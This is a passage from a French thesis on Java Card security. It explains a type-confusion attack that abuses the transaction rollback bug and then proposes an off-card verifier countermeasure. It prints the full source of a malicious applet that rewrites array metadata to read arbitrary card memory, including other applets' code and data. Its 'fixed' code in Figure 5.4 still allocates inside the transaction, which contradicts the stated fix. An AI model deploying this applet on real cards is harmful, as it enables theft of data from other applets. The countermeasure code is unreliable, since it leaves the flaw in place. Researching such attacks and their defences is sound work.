Le mécanisme de transaction permet à un groupe d'instructions pour être transformé en une opération atomique. L'accès au mécanisme de transaction est fourni par les méthodes suivantes de l'API Java Card [25]:

- ***JCSystem.beginTransaction() :*** commence une transaction atomique.
- ***JCSystem.commitTransaction() :*** finir une transaction atomique, toutes les mises à jour de la mémoire persistante depuis *beginTransaction ()* sont exécutées en une seule étape atomique.
- ***JCSystem.abortTransaction() :*** annule la transaction, toutes les mises à jour de la mémoire persistante depuis beginTransaction () sont ignorés. Une annulation implicite peut être causée par une exécution anormale d'un programme (par exemple la perte de puissance dans la carte).

En Java Card, tout objet créé en utilisant le tag *new* sera placés dans l'EEPROM. Suivant les règles de transaction de la mémoire persistante, toute allocation d'objets possible à l'intérieur d'une transaction doit subir un mécanisme de restauration cas d'une annulation de la transaction. Le mécanisme de restauration doit également libérer tous les objets attribués au cours d'une opération annulée, et de réinitialiser les références de ces en une valeur nulle, et la mémoire allouée par ces objets peuvent être récupérés. C'est là où le bug de transaction peut être exploité.

Dans le mécanisme de transaction, seulement les références conservées dans des variables persistantes (EEPROM) (attribut de classe) sont réinitialisées à NULL. Les références locales conservées dans des variables transitoires sont laissés sains lors d'une annulation de transaction. Ces références sont utilisées afin de pointer temporairement le même espace mémoire qui sera libéré par le mécanisme de restauration en cas d'une annulation de transaction.

Une allocation ultérieure de mémoire réutilise ces références, et si cette nouvelle affectation a un type différent de celui annulée, la confusion de type se produit. L'extrait de code suivant illustre cette idée:

```
short[] arrayS; // instance field, persistent
byte[] arrayB; // instance field, persistent
...
short[] arraySlocal = null; // local variable, transient
JCSystem.beginTransaction();
arrayS = new short[1]; // allocation to be rolled back
arraySlocal = arrayS; // save the reference in local variable
JCSystem.abortTransaction(); // arrayS is reset to null, // but not arraySlocal
arrayB = new byte[10]; // arrayB gets the same reference as arrayS
// used to have, this can be tested:
if((Object)arrayB == (Object)arraySlocal) ... // this condition is true
```

A la fin de l'exécution de ce morceau de code, nous avons deux variables de types différents (un tableau d'octets et un tableau short) avec la même référence.

4.2. Utilisation :

En utilisant les différentes méthodes discutées dans la section précédente, nous sommes en mesure d'installer un code mal typée.

Une idée était d'exploiter la confusion entre des tableaux de différents types, un tableau d'*octets* avec un tableau *short*, afin d'accéder à une zone mémoire qui situé juste après la limite du tableau initiale. Une autre idée de base était d'exploiter la confusion de type entre un tableau et un objet qui n'est pas un tableau, où il ya plusieurs possibilités d'attaques, comme la redéfinition de longueur d'un tableau ou de manipuler la référence d'un objet etc.…

L'exploitation de la confusion de type dépend principalement de la représentation exacte des objets en mémoire [24].

4.2.1. Confusion de type entre un tableau byte et un tableau short

Le premier type d'attaque consiste à convaincre l'applet pour traiter un tableau d'octets comme un tableau short. En théorie, cela permettrait de lire (ou écrire) deux fois la taille du tableau d'octets d'origine [22, 24, 25].

Supposons qu'un bloc mémoire est alloué légalement comme étant un tableau de type *byte* de 4 éléments. L'accès à cette référence comme étant un tableau de type *byte* permet de lire la totalité des données du premier tableau de type byte. Cependant, la lecture des 4 éléments en tan que tableau de type *short* nous permet d'accéder à un espace mémoire double que le tableau original de type byte. [Figure4.1].

Mémoire

Byte array :	A[0]	A[1]	A[2]	A[3]	Non accessible	
short array :	A[0]		A[1]		A[2]	A[3]

Figure 4.1 : *confusion de type dans les tableaux*

La deuxième moitié du *tableau short* représente une zone mémoire qui est normalement inaccessibles au-delà du tableau *byte*, l'accès à cette zone par une confusion de type permet d'accéder à n'importe quoi selon l'organisation du mémoire dans la carte à puce.

4.2.2. Confusion entre un objet et un tableau :

Au lieu de confondre deux tableaux de type différent, on peut généralement essayer de confondre un objet arbitraire avec un tableau. Cela ouvre les possibilités de réaliser les attaques suivantes :

4.2.2.1.Fabrication d'un tableau :

Supposons la classe Test suivante:

public class Test { short len = (short)0x7FFF;}

L'attaque repose sur une représentation particulière de tableaux et d'objets en mémoire [24]. Pour que l'attaque réussisse, le méta donnée longueur d'un tableau doit être stocké au même espace mémoire physique que le champ *len* de l'objet Test. Si c'est possible (selon l'organisation de la mémoire physique), alors on peut ensuite tromper la Machine Virtuelle afin de traiter l'objet de Test comme étant un tableau, et par conséquent la longueur de ce tableau serait 0x7FFF, ce qui donne l'accès à 32K de la mémoire.

La taille du tableau ne correspond pas toujours au champ *len* de l'objet Test. Selon l'organisation de la mémoire il peut correspond au nombre d'instance de l'objet Test ou bien peut être n'importe quelle information sur l'objet Test.

4.2.2.2.Manipulation des références :

Les auteurs [22,24] exploitent l'attaque précédente afin de manipuler une référence comme étant *short* (et short comme étant une référence), permettant la lecture et l'écriture des références existantes. Supposons la classe Test suivante:

```
public class Test {
Object r1 = new Object();
short s1 = 10; }
```

Le traitement de cette classe comme étant un tableau permet d'extraire les informations suivantes :

```
a.length: 2       Nbr de champs dans la classe, lecture seulement
a[0]: 0x09E0      champ  r1, lecture/écriture.
a[1]: 0x000A      champ  s1, lecture/écriture.
```

En lisant et en écrivant l'élément du tableau **a [0],** il est possible de lire et d'écrire directement les références.

Il existe plusieurs exploitations de cette méthode. D'abord, il est possible de permuter les références des deux objets, même si elles ont des types incompatibles. Un attaquant peut aussi manipuler l'identifiant d'une applet (AID) qui est propre au système, ainsi d'imiter l'identité d'une applet valide (en utilisant un identificateur d'une applet malveillante).

4.2.3. L'accès à une adresse statique :

Une autre attaque basée sur l'utilisation de l'instruction ***getstatic*** [22]**.** Les opérandes de cette instruction sont employés pour établir un index dans le *constant pool* avant le chargement de l'applet. Pendant, le chargement de l'applet, le processus d'édition de lien remplacera les deux opérandes par une adresse physique dans la mémoire.

L'idée de l'attaque est de supprimer l'entrée dans la composante *Location de référence* afin que les opérandes de ***getstatic*** ne soient pas résolus. Ainsi il devient possible d'assigner une valeur aux deux opérandes, et donc pointer n'importe quelle adresse réelle. Cette attaque fonctionne (en l'absence d'un vérificateur de byte code) parce qu'aucun contrôle de contexte n'est fait par le firewall pendant l'accès au champ statique [23].

5. Contremesure des attaques logique:

5.1. Contre attaque au moment du chargement :

Le chargeur et l'éditeur de lien peuvent détecter les modifications de base du fichier CAP. Certaines cartes peuvent se bloquer lors de l'effacement d'une entrée dans la composante *Location de référence* sans calculer le décalage de la prochaine entrée [23]. Cependant, il est facile de contourner cette contre-mesure avec un outil simple, élaborée en mesure d'effectuer des modifications plus complexes de fichiers Cap.

Enfin, certaines cartes à puce inclus un vérificateur de byte code dans le chargeur ou au moins une version réduite de ceci.

5.2. Contre attaque au moment d'exécution :

Afin de contourner les attaques logiques citées précédemment, la spécification de java card a laissé l'implémentation de la sécurité dans la machine virtuelle plus flexible [24]. Une implémentation est valide lorsqu'une exécution d'un code bonne typée ne sera jamais détecter comme une application malveillante, ainsi que l'exécution d'un tel code donne toujours le même résultat dans les différentes cartes. Cependant, lors de la rencontre d'un code mal typée, le comportement de la carte à puce n'est pas obligatoirement le même, où des contres mesures additionnel peuvent être apparues dans certains types de card alors d'autres non.

Les contres mesures qui peuvent être utilisés pour éviter les attaques logiques au moment d'exécution sont [24]:

- **La vérification de type.**
- **La vérification des limites d'objets :** toute machine virtuelle doit vérifier la limite d'un tableau lors d'accès d'un élément du tableau. De même, la limite d'objet doit être vérifié afin d'empêcher un objet d'utiliser un champ ou une méthode d'un autre objet lors d'une attaque par changement de référence.
- **La vérification par le Firewall :** la présence du Firewall représente un formidable moyen afin d'éviter l'attaque par changement de référence, où l'accès à un objet ou une méthode qui n'appartient pas au même contexte est prévue par le Firewall. Cependant, la manipulation d'identification AID par une confusion de type entre un objet et un tableau permet de contourner le Firewall.

6. Conclusion :

On a vu dans ce chapitre les différentes types d'attaques et contres attaques pour une carte à puce de type Java Card.

Cependant, certaines types d'attaques présentées dans ce chapitre restent opérationnelles et présentent une grande menace pour les cartes à puce de type Java Card.

Parmi ces attaques, on peut citer la confusion de type par l'exploitation du bug présenté dans le mécanisme de transaction. Cette attaque qui est la cible de notre travail dans cette thèse.

CHAPITRE V

Contribution : Contre Attaque

1. Introduction :

Nous présentons ici une simple attaque qui effectuer une lecture arbitraire de la mémoire d'une carte à puce Java Card équipée d'un vérificateur du byte code sur la carte **(on-card byte code verifier)** [25].

L'attaque utilise une technique connue de confusion de type de la machine virtuelle java card en exploitant le bug d'implémentation du mécanisme de transaction.

L'attaque de confusion de type nous permet d'accéder aux métas-données privés de l'application java card, par conséquent obtenir un accès de lecture et d'écriture sur la totalité de la mémoire de la carte à puce. L'attaque nous donne aussi une bonne idée de l'organisation globale de mémoire de la carte.

Nous discutons en détail l'exploitation de cette attaque [25] en présentant le code source de l'applet malveillante qui nous permet de réaliser cette lecture.

Enfin, on va présenter notre propre solution qui n'a été jamais entamé par aucun article depuis l'apparition de cette attaque en 2009 par **Jip Hogenboom** et **Wojciech Mostowski** [25].

2. Confusion de type :

Pour introduire une confusion de type dans une machine virtuelle java qui s'exécute sur une carte à puce (Java Card Virtuel Machine : JCVM) il suffit de tromper la machine virtuelle pour qu'elle crée deux références de différent types qui pointe le même espace mémoire.

Dans l'attaque présentée par Mostwski et Hogenboom [25], le but est de prendre une référence à un tableau de type *byte* et une référence à un tableau de type *short* qui pointe le même bloque mémoire.

Supposons que le bloque mémoire a été à l'origine alloué (légalement) comme étant un tableau de type *byte*. L'accès a ce tableau comme étant un tableau de type short nous donne la possibilité de lire les données au-delà des limites légales du tableau *byte* [Figure 5.1].




Figure 5.1 : *confusion de type dans les tableaux*

Limité par la taille du tableau, la lecture d'un nombre donné d'éléments du tableau *short* nous permet d'accéder à un bloque mémoire de taille qui est égale au double de la taille du tableau d'origine (*byte*). La seconde moitié du tableau *short* présente un espace mémoire qui est normalement inaccessible au-delà du tableau de type *byte*.

L'accès à cette zone par une confusion de type permet d'accéder à n'importe quoi selon l'organisation de mémoire dans la carte à puce.

Par exemple, nous pouvons atteindre à une zone mémoire réservée pour une autre applet, ou à la zone mémoire où le système d'exploitation et la machine virtuelle conservent les métas-données associés à une application donnée, etc…

La façon la plus simple d'introduire ce type de confusion est d'éditer le bytecode à être installé sur la carte. La confusion de type expliqué ci-dessus ne nécessite qu'une petite modification du bytecode produit par le compilateur Java [24]. Cependant, le problème est que telle modification du code ne sera pas accepté par une carte équipée d'un BCV, car le vérificateur capable de détecter le bytecode mal typée et refusent l'installation de l'applet.

La carte que nous avons utilisée ainsi que celle utilisé dans l'article [25] a un BCV, par conséquent, nous avons besoin d'utiliser un autre moyen pour introduire une confusion de type. Un bug dans la mise en œuvre du mécanisme de transaction nous permet de le faire.

3. Le mécanisme de transaction :

Une transaction se traduit par un ensemble logique de mis à jour des données persistants. Par exemple, le transfert d'argent d'un compte à un autre présente une transaction bancaire.

Il est important pour une transaction d'être atomique : soit toutes les modifications sont effectuées avec succès ou bien non. Par exemple, durant une opération de transfert du compte, on ne peut pas diminuer seulement la valeur du premier compte (source), alors que la valeur de destination reste non changée à cause d'une coupure de courant.

3.1. Transaction en java card :

L'environnement d'exécution Java Card (JCRE) fournie un support robuste pour les transactions atomique, dans lequel les données d'une carte seront restaurés à l'état original (valeur avant la transaction) en cas d'une terminaison anormal d'une transaction. Ce mécanisme permet de protéger la carte contre certains événements tel que :

- une coupure de courant durant une transaction.
- Erreur d'exécution d'une instruction à l'intérieur de transaction.

3.2. API et principe de base :

Le mécanisme de transaction de la Java Card permet au programmeur de protéger la cohérence des données persistantes stockées sur la carte dans la mémoire EEPROM.

Les principaux champs d'une classe Applet ainsi que les objets alloués en utilisant le tag *new* sont des exemples notables des données persistantes qui sont stockées dans la mémoire EEPROM. La RAM est utilisée par la JavaCard pour stocker toutes les autres variables locales et les calculs temporaires. Le mécanisme de transaction ne concerne que le contenu de la mémoire EEPROM, la RAM n'est pas affectée par les effets de transactions.

L'accès au mécanisme de transaction est fourni par les méthodes suivantes de l'API Java Card [25]:

- ***JCSystem.beginTransaction() :*** commence une transaction atomique.

- ***JCSystem.commitTransaction() :*** finir une transaction atomique, toutes les mises à jour de la mémoire persistante depuis *beginTransaction ()* sont exécutées en une seule étape atomique.

  C'est-à-dire que la manipulation des objets à l'intérieure d'une transaction se faite en utilisant la RAM sans touché celle de l'EEPROM, en faisant une copie de ces objets. Une fois je JCRE arrive à l'instruction ***commitTransaction***, les données d'objets qui sont stockées dans l'EEPROM seront remplacé par celle de la RAM.

  Par conséquent, une coupure durant une transaction ne viole pas la persistance de l'EEPROM.

- ***JCSystem.abortTransaction() :*** annule la transaction, toutes les mises à jour de la mémoire persistante depuis beginTransaction () sont ignorés.

3.2.1. Rôle de JCSystem.abortTransaction :

Dans une première vue sur les conséquences d'exécution de l'instruction *JCSystem.abortTransaction(),* on dit que cette instruction sa sert à rien !

Pourquoi on commence une transaction et puis on l'annule ?

L'exécution de cette instruction permet au programmeur de revenir à l'état original en cas d'une exécution incorrecte d'une instruction lors d'une transaction.

Ainsi, dans un programme, on est toujours besoin d'utiliser des variables et des objets temporaire pour effectuer des calcules intermédiaires. Cependant, l'allocation de ces objets supplémentaire entraine une saturation de l'EEPROM dans un système où la taille de mémoire présente une contrainte crucial.

Dans le mécanisme de transaction, l'exécution de l'instruction ***JCSystem.abortTransaction()*** entraine à une exécution d'un mécanisme de restauration « ***feedback »*** dans lequel toute modification sur les objets stockés dans la mémoire persistante EEPROM ne seront pas pris en compte et seront réinitialiser à l'ancien valeur. On peut utiliser des objets qui sont stockés dans l'EEPROM comme objets temporaire (objets transitoires). En d'autre terme, toute modification sur ces objets (copie dans la RAM) sera annulé à la fin d'une transaction en exécutant l'instruction ***JCSystem.abortTransaction***, toute en évitant une allocation d'un nouvel objet dans l'EEPROM.

Une utilisation de ces objets transitoires qui a été cité dans la spécification de java card [34] est la manipulation des clés de chiffrements dans des tableaux transitoires.

3.3. Bug du mécanisme de transaction :

Dans le mécanisme de transaction, l'exécution de l'instruction ***JCSystem.abortTransaction()*** entraine une exécution d'un mécanisme de restauration « ***feedback »*** dans lequel toute modification sur les objets stockés dans la mémoire persistante EEPROM ne seront pas pris en compte et seront réinitialiser à l'ancien valeur. Cependant les références locales conservées dans des variables transitoires (la

RAM) sont laissés sains lors d'une annulation de transaction. Ces références sont utilisées afin de pointer temporairement le même espace mémoire qui sera libéré par le mécanisme de restauration en cas d'une annulation de transaction. Une allocation ultérieure permet d'utiliser le même espace mémoire libéré, et si cette nouvelle affectation a un type différent de celui annulée, la confusion de type se produite.

4. Présentation de l'attaque :

Nous avons maintenant toutes les techniques qui nous permettent de reproduire l'attaque présentée dans [25].

Comme déjà mentionné, le but de cette attaque est de lire la zone mémoire de notre applet, où les métas-données sont conservées, en particulier des informations sur les tableaux alloués. Puis en changeant ces métas-données, nous pouvons essayer d'exploiter la carte.

La plus part des métas-données sont stockées dans la zone mémoire qui est situé après l'espace réservé pour un objet. Par conséquent, pour lire les métas-données d'une applet, il faut allouer un tableau *short* d'une taille suffisamment grande en utilisant la technique de confusion type et de lire la zone mémoire qui suit le tableau alloué. En effet, cela nous a donné des résultats significatifs. À savoir les données que nous avons lues on trouve des informations d'allocation du tableau.

L'expérimentation détaillée présenté dans l'article [25] montre que ces données ont révélé comment les métas-données d'un tableau sont stockées dans la mémoire d'une carte à puce. Pour chaque tableau d'octets alloué, ils ont trouvé qu'une séquence de 5 octets, comme celui-ci: **0B 80 FF A5 4C** est apparait dans la zone mémoire qui suit l'espace réservé pour ce tableau.

- Le 1er octet indique le type des éléments du tableau (**0B** : un tableau de type *byte*).
- Les deux octets suivants **80 FF**, à l'exclusion du 1er bit du fort poids, stock la taille du tableau, dans ce cas 255.

- Les deux derniers octets **A5 4C** contenir le pointeur réelle à des données du tableau.

À ce stade, rien ne nous empêche de modifier ces métas-données pour voir si ce serait vraiment avoir un impact sur le tableau d'octets correspondant dans l'applet. En effet, ils ont réussie à changer la taille du tableau sans aucun problème, ainsi que la valeur du pointeur, et appeler un code Java pour lire la référence du tableau modifié.

En passant par toute la gamme des pointeurs possibles que nous pouvons, on peut lire (et écrire à) des emplacements de mémoire arbitraires sur la carte.

5. Description de l'applet malveillante :

Le code source complet de l'applet qui exploit ce type d'attaque est présenté dans la Figure 5.2. Dans cette section, nous discuterons les différentes phases d'attaque.

5.1. Phase de préparation 1:

Au cours de la phase de préparation, l'attaque par confusion de type est introduite par le bug du mécanisme de transaction suivant le schéma présenté dans le chapitre 4 [§4.1.3]. Après cela, il ya deux variables persistantes dans l'applet **arrayB** et **arrayS** qui pointent le même bloc mémoire. Les types correspondants à ces deux variables sont tableau *byte* et tableau *short.*

Dans la phase de préparation on crée un tableau **arrayMutable** de type ***byte***, dont sa taille est prédéfinie (taille = 2 dans notre exemple), de tel sorte nous pouvons facilement trouvés son méta-données correspondant à la taille du tableau qui est : **0B 80 02.**

5.2. Phase de préparation 2 :

Dans l'applet malveillant, on a définit une procédure **copyArray** dont le but est de copier les éléments de la deuxième moitié du tableau *short* **arrayS** (qui est non accessible à partir du tableau *byte*) vers le tableau *byte* **arrayB**. Cependant, cette

méthode est aussi utilisée pour éffectuer l'opération inverse si le paramètre envoyé à cette méthode est égale à False.

Lors de cette phase, l'applet invoque la méthode **FindIndex** afin de trouver la méta-donnée **0B 80 02** dans la deuxième partie du tableau arrayS.

Une fois on a trouvé la méta-donnée **0B 80 02**, maintenant on peut manipuler les métas-données du **arrayMutable** afin de changer le début du tableau ainsi que sa taille.

5.3. La lecture arbitraire de la mémoire :

Lors de cette phase, on envoie à l'applet l'adresse du mémoire qu'on veut accéder ainsi que la taille (du **arrayMutable**) de la zone à lire en invoquant la méthode **seteupArray** qui permet de modifier les métas-données du arrayMutable.

```
package jsr268gp.sampleapplet;
import javacard.framework.*;
public class SampleTestApplet extends Applet {
      final static byte APP_CLA = (byte)0xB0;
      final static  byte INS_PREPARE1 = 0x01;
      final static  byte INS_PREPARE2 = 0x02;
      final static  byte INS_READMEM = 0x04;
      private static final short TEST_LEN = 128;
      short[] arrayS;
      byte[] arrayB;
      byte[] arrayMutable;
      short index;

      private SampleTestApplet (byte[] bArray, short bOffset,
                                          byte bLength){
            register();} // fin du constructeur



/*******************************************************/
/********************** methode install ****************/

      public static void install(byte[] bArray, short bOffset,
                                          byte bLength) {
            new SampleTestApplet(bArray, bOffset, bLength);
      } // fin de la méthode install

/*******************************************************/
/************ methode select + deselect ****************/

      public boolean select() {return true;
      }// fin de la méthode select

      public void deselect(){ }
/*******************************************************/
```

```
/******************** methode process *****************/

public void process(APDU apdu) {
      if (selectingApplet()) {
            return;
            }
      byte[] buf = apdu.getBuffer();

      switch (buf[ISO7816.OFFSET_INS]) {
      case INS_PREPARE1:

            arrayMutable = new byte[2];
            short[] arraySlocal = null;

            JCSystem.beginTransaction();
            arrayS = new short[1];
            arraySlocal = arrayS;
            JCSystem.abortTransaction();
            arrayB = new byte[TEST_LEN];
            arrayS = arraySlocal;

      if((Object)arrayS == (Object)arrayB) {
      Util.setShort(buf, (short)0, (short)arrayB.length);
      Util.setShort(buf, (short)2, (short)arrayS.length);
      apdu.setOutgoingAndSend((short)0, (short)4);
      }else{
      ISOException.throwIt(ISO7816.SW_WRONG_DATA);}
      break;

      case INS_PREPARE2:
            copyArray(true);
            index = findIndex();
            Util.setShort(buf, (short)0, index);
            apdu.setOutgoingAndSend((short)0, (short)2);
            break;

      case INS_READMEM:
            byte p1 = buf[ISO7816.OFFSET_P1];
            byte p2 = buf[ISO7816.OFFSET_P2];
            apdu.setIncomingAndReceive();
            short len =Util.getShort(buf,ISO7816.OFFSET_CDATA);
            setupArray(index, p1, p2, len);
            copyArray(false);
            Util.arrayCopyNonAtomic(arrayMutable,(short)0,buf,(
            short)0,len);
            apdu.setOutgoingAndSend((short)0, len);
            break;
            default:
            ISOException.throwIt(ISO7816.SW_INS_NOT_SUPPORTED);
            }
      }
/*******************************************************/
/****************** methode copyArray ******************/

private void copyArray(boolean from) {
      short half = (short)(arrayS.length / 2);
      for(short i=0; i<half; i++) {
      if(from) {
      Util.setShort(arrayB,(short)(i*2),arrayS[(short)(half+i)]
      );          }
      else {
```

```
        arrayS[(short)(half+i)] = Util.getShort(arrayB,
        (short)(i*2));
        }}}
/*******************************************************/
/****************** methode findIndex ******************/
private short findIndex() {
        for(short i=0;i<arrayB.length;i++) {
                if(arrayB[i] == (byte)0x0B && arrayB[(short)(i+1)]
                == (byte)0x80 &&arrayB[(short)(i+2)]== (byte)0x02)
                {return i;}
        }
                return -1;}
/*******************************************************/
/****************** methode setupArray ******************/
        private void setupArray(short index, byte p1, byte p2,
        short length) {
                Util.setShort(arrayB, (short)(index+1), length);
                arrayB[(short)(index+1)] |= (byte)0x80;
                arrayB[(short)(index+3)] = p1;
                arrayB[(short)(index+4)] = p2;
        }
}
/*******************************************************/
/*******************************************************/
```

Figure 5.2 : l'applet malveillante

6. Résultat de l'attaque :

L'attaque présentée ci-dessus permet de lire dans le total de 48Ko des données de la carte dans des blocs continus de différentes tailles à partir de différent offset. Pas toutes les adresses dans la plage de 0000 à FFFF n'étaient lisibles [1].
Enfin, cette attaque permet de lire l'intégralité du code et des données de toutes les applets installées sur la carte, y compris cette applet malveillante.

6.1. Limites des contres attaques :

La carte utilisée dans cette attaque dispose de deux mécanismes de protection: le vérificateur du bytecode (on-card verifier) et le firewall.

6.1.1. Vérificateur du byte code :

Le vérificateur du bytecode a été prouvé une insuffisance pour ce type d'attaque que nous avons présenté. Parce que le code Java que nous avons installée sur la carte est tout à fait légal du point de vue vérificateur du bytecode.

6.1.2. Le firewall :

Le mécanisme firewall est conçu pour garder les applets dans leur contexte. Cela devrait fournir une autre ligne de défense pour la carte et les applets installés. Cependant, le problème générique avec le firewall est qu'il protège les données par la référence Java et non pas par le pointeur de mémoire réelle [31]. En d'autre terme, l'accès à la référence qui est limitée par le contexte d'applet et non pas le bloc mémoire que cette référence pointe.

Lorsque la référence est légale (appartenant au contexte d'applet) mais le pointeur non pas, le firewall ne détecte pas l'accès non autorisé de mémoire, comme le cas de cette attaque où la référence du tableau **arrayB** appartient au contexte courant (en cours d'exécution). Cependant, le pointeur du **arrayB** est en dehors du contexte.

Enfin, cette attaque peut être arrêtée au moment d'exécution par un mécanisme de vérification des limites d'objets. Cependant, la plus part des cartes n'utilise pas ce mécanisme, car ce mécanisme est très gourment en terme de capacité du calcule.

7. Contribution (contre attaque):

Notre objectif principal est de trouver une contre attaque qui soit léger dans ce type de système embarqué qui présente une contrainte de puissance de calcule et de stockage.

L'attaque que nous avons présentée dans ce chapitre présente une grande menace pour les cartes à puce de type JavaCard vu à sa simplicité d'implémentation sur une carte à puce qui ne nécessite aucune attaque physique ni de matérielles supplémentaires tel que le cas des attaques par canaux cachées et par injection de faute.

Ainsi, les résultats de cette attaque qui sont très dangereuses (accès presque totale de l'EEPROM, etc…) m'ont motivés de trouver une contre attaque dans le plutôt possible.

Outre, on a seulement présenté l'un des cas d'utilisations parmi des dizaines de cas qui exploitent le bug du mécanisme de transaction, qui devine la cible de la plus part des attaquants afin de développer d'autres attaques, ou bien l'utiliser pour faciliter et préparer le terrain pour d'autres types attaques, dont l'objectif principale est la rétro-ingénierie et d'avoir une vu globale de l'architecture JavaCard et les différents organisation de mémoire.

7.1. Pré requise, contraintes et objectifs :

Ce type d'attaque n'est pas détectable par un vérificateur du byte code (on-card verifier), car les instructions utilisées dans cette attaque sont légal du point de vu machine virtuel.

A ce stade, on a besoin de trouver une solution qui permet d'empêcher l'installation de ce type d'applet sur la carte dès le début. En d'autre terme il faut améliorer le vérificateur du byte code qui situe hors carte (off-card verifier). Ce qui permet aussi de décharger la carte à puce des calcules supplémentaire.

Cependant, on ne peut pas baser sur un, deux et même 100 cas d'utilisation de ce bug afin de construire une contre attaque qui cible ces cas. Car il existe des milliers de combinaison pour réaliser cette attaque qu'on ne peut pas les prédire.

Pour cela, il faut arracher le problème de ces racines, en concentrant sur le principe de base d'attaque et la vulnérabilité principale présenté par le mécanisme de transaction.

Enfin, un utilisateur simple dont son objectif est loin d'être un attaquant peut utiliser le même bloc malveillant à l'intérieur de son applet. Donc il n'est pas juste d'interdira l'installation de son applet, car elle est légal du point de vu java.
Par conséquent, il faut trouver une contre attaque qui n'empêche pas l'installation d'applet, mais d'en trouver une solution qui soigné le code source pour qu'il évite la confusion de type et préserve le comportement initiale de l'applet.

7.2. Notre solution :

Prenant l'extrait du code ci-dessous qui permet de réaliser une confusion de type en utilisant le mécanisme de transaction :

```
short[] arrayS;
byte[] arrayB;
...
short[] arraySlocal = null;
JCSystem.beginTransaction();
arrayS = new short[1];
arraySlocal = arrayS;
JCSystem.abortTransaction(); // arrayS is reset to null, but
                             not arraySlocal

arrayB = new byte[10];  // arrayB gets the same reference as
                           arrayS
```

Figure 5.3 : *extrait du bug de transaction*

7.2.1. Allocation mémoire :

La machine virtuelle java Card utilise une approche différente lors d'une allocation d'espace mémoire selon le type et l'endroit de déclaration des variables.

Pour les variables (byte, short, etc…) et les objets (tableau, applet) qui sont déclarés comme attribut de la classe Applet (variable globale), la machine virtuelle utilise la mémoire persistante EEPROM comme unité de stockage.

Pour les variables et les objets locaux qui sont déclarées au niveau d'une méthode, la machine virtuelle utilise la RAM comme unité de stockage. Cependant, les objets locaux qui sont déclaré en utilisant le tag new seront placés dans l'EEPROM.

7.2.2. Traitement du problème :

On a déjà vu que touts objets créé en utilisant le tag *new* seront placés dans l'EEPROM. C'est-à-dire **arrayB** et **arrayS** seront placées dans l'EEPROM, alors que le tableau **arraySlocal** sera placé dans la RAM.

Si on concentre sur le mécanisme de transaction comme étant une source d'attaque, on ne pourra jamais trouver une contre attaque. Cependant si on voix le problème du point de vu confusion de type cela peut nous donner une idée de la solution.

Du point de vu confusion de type, le problème se traduit par le fait que deux objets de différents type pointent le même espace mémoire. La question qui se pose maintenant :

> *Pourquoi dans cet exemple, nous avons trouvé deux objets **arraySlocal** et **arrayB** qui pointent le même espace mémoire ?*

La réponse est très simple, l'objet **arrayS** a réservé un espace mémoire lors de la transaction, et qui est par la suite récupérer par le mécanisme d'annulation (**FeedBack**), cet espace qui est affecté par la suite à un autre objet **arrayB.**

Par conséquent, le problème se réside dans le fait qu'un objet réserve (alloue) un espace mémoire qui sera par la suite récupérer par le mécanisme d'annulation, et donner à un autre objet (différent du 1er type).

Après avoir trouvé la source de vulnérabilité, il nous reste qu'à trouver une solution pour ce problème.

7.2.3. Solution :

La solution principale que je propose dans cette thèse est d'éviter toute allocation d'espace mémoire dans l'EEPROM (en utilisant le tag *new*) à l'intérieur d'une transaction. Ceci à pour objectif d'éviter la récupération de cette espace par la suite en cas d'annulation implicite « coupure du courant » ou explicite « **JCSystem.abortTransaction** ». Par conséquent pas d'allocation (réutilisation d'un même espace par un autre objet) d'un même espace mémoire pour deux objets.

Cependant, pour soigner le code source pour qu'il préserve son objectif, une allocation d'objet en utilisant le tag *new* pour une transaction aura lieu avant que le mécanisme de transaction se commence (juste avant l'instruction « **JCSystem.beginTransaction** ») [Figure 5.4].

```
short[] arrayS;
byte[] arrayB;
...
short[] arraySlocal = null;
arrayS = new short[1];
JCSystem.beginTransaction();
arrayS = new short[1];
arraySlocal = arrayS;
JCSystem.abortTransaction(); // arrayS is reset to null, but
                             not arraySlocal

arrayB = new byte[10];  // arrayB gets the same reference as
                           arrayS
```

Figure 5.4 : *solution du contre attaque*

Une telle solution permet de faire une transaction pour des objets en préservant l'objectif et le comportement visé par l'utilisateur, toute en évitant une libération d'espace mémoire à la fin d'une transaction, par conséquent, une réutilisation d'espace mémoire (EEPROM).

Notre solution est applicable dans les deux types de vérificateur (on-card ou hors-card), car la vérification est statique, et on peut détecter toute allocation dans une transaction au moment de la compilation.

Cependant, il vaut mieux d'implémenter cette solution dans le vérificateur du byte code en dehors de la carte (off-card vérifier) afin de décharger la carte à puce d'effectuer des calcules supplémentaires.

7.3. Implémentation de la solution :

En raison de contraintes de ressources, la JCVM comme nous avons déjà dit dans le 3eme chapitre, doit être divisé en deux parties: (i) le vérificateur de bytecode (BCV) et le convertisseur sont exécutés en dehors de la carte (hors carte) pour générer un fichier CAP valide. (ii) L'interpréteur, l'API et l'environnement d'exécution Java Card (JCRE) sont situés à l'intérieur de la carte à puce afin de gérer le comportement de l'applet.

Le vérificateur de bytecode effectue une analyse statique du code dans les fichiers Java, ce qui est requis par la spécification JVM. Ensuite, le convertisseur de bytecode transforme ces fichiers à un format plus adapté utilisé avec les cartes à puce: un fichier CAP.

Pour créer une application Java Card, on a besoin d'un outil qui permet de vérifier, convertir et charger une applet dans une carte à puce. Ainsi on a besoin d'un Framework qui permet de développer une application cliente qui va interroger la carte.

7.3.1. Outils de développement :

A. Outils matériel (optionnel seulement pour tester l'attaque):

- Une carte à puce java Card.
- Un lecteur de carte à puce.

B. Outils logiciels (obligatoire dans notre cas):

- Un environnement de développement pour java (**Eclipse, Jbuilder2007**) : permet d'assembler et d'intégrer plusieurs outils de développent dans un même environnement.

- **JDK 1.6** : contient la bibliothèque **javax.smartcardio** qui nous permet d'interagir avec une carte à puce (connecter à une carte, envoyer et recevoir des commandes APDU, etc…).

- Le module **Ant** (généralement intégrer avec Eclipse) : permet de regrouper et exécuter plusieurs tâches (conversion, compilation, etc…) dans un fichier de description XML.

- Outil de développement Java Card **JSR268TK (Java Specification Requirement Tools Kit)**: c'est un ensemble de packages java qui contient :

  - **Un vérificateur :** garantit l'exactitude type du code (pas de String, int, etc…), détecter les déclarations incorrecte, etc…
